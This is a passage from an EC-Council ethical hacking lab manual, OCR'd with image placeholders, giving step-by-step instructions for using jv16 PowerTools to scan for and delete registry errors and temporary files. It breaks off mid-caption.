


Figure 4.3.19: jv16 PowerTools Clean and SpeedUp My Computer

39. The **Clean and SpeedUp My Computer** wizard appears. Click the **Settings** and click **Start**.




Figure 4.3.20: jv16 PowerTools Clean and SpeedUp My Computer Settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. The tool starts analyzing the machine. The process takes a few minutes.




Figure 4.3.21: jv16 PowerTools Analyzing Computer

41. Once the scanning is complete, jv16 PowerTools displays the **Registry Errors**, **Temp Files**, and other results.




Figure 4.3.22: jv16 PowerTools Unwanted Entries

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. To view the registry errors, expand the **Registry Errors** node, and then expand the **Invalid file or directory reference** node.




Figure 4.3.23: jv16 PowerTools Invalid File or Directory Reference

43. In the same way, expand the other items in the list to view all temporary files, log files, and other data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

44. Select all items in the application window, and then click **Delete**.




Figure 4.3.24: jv16 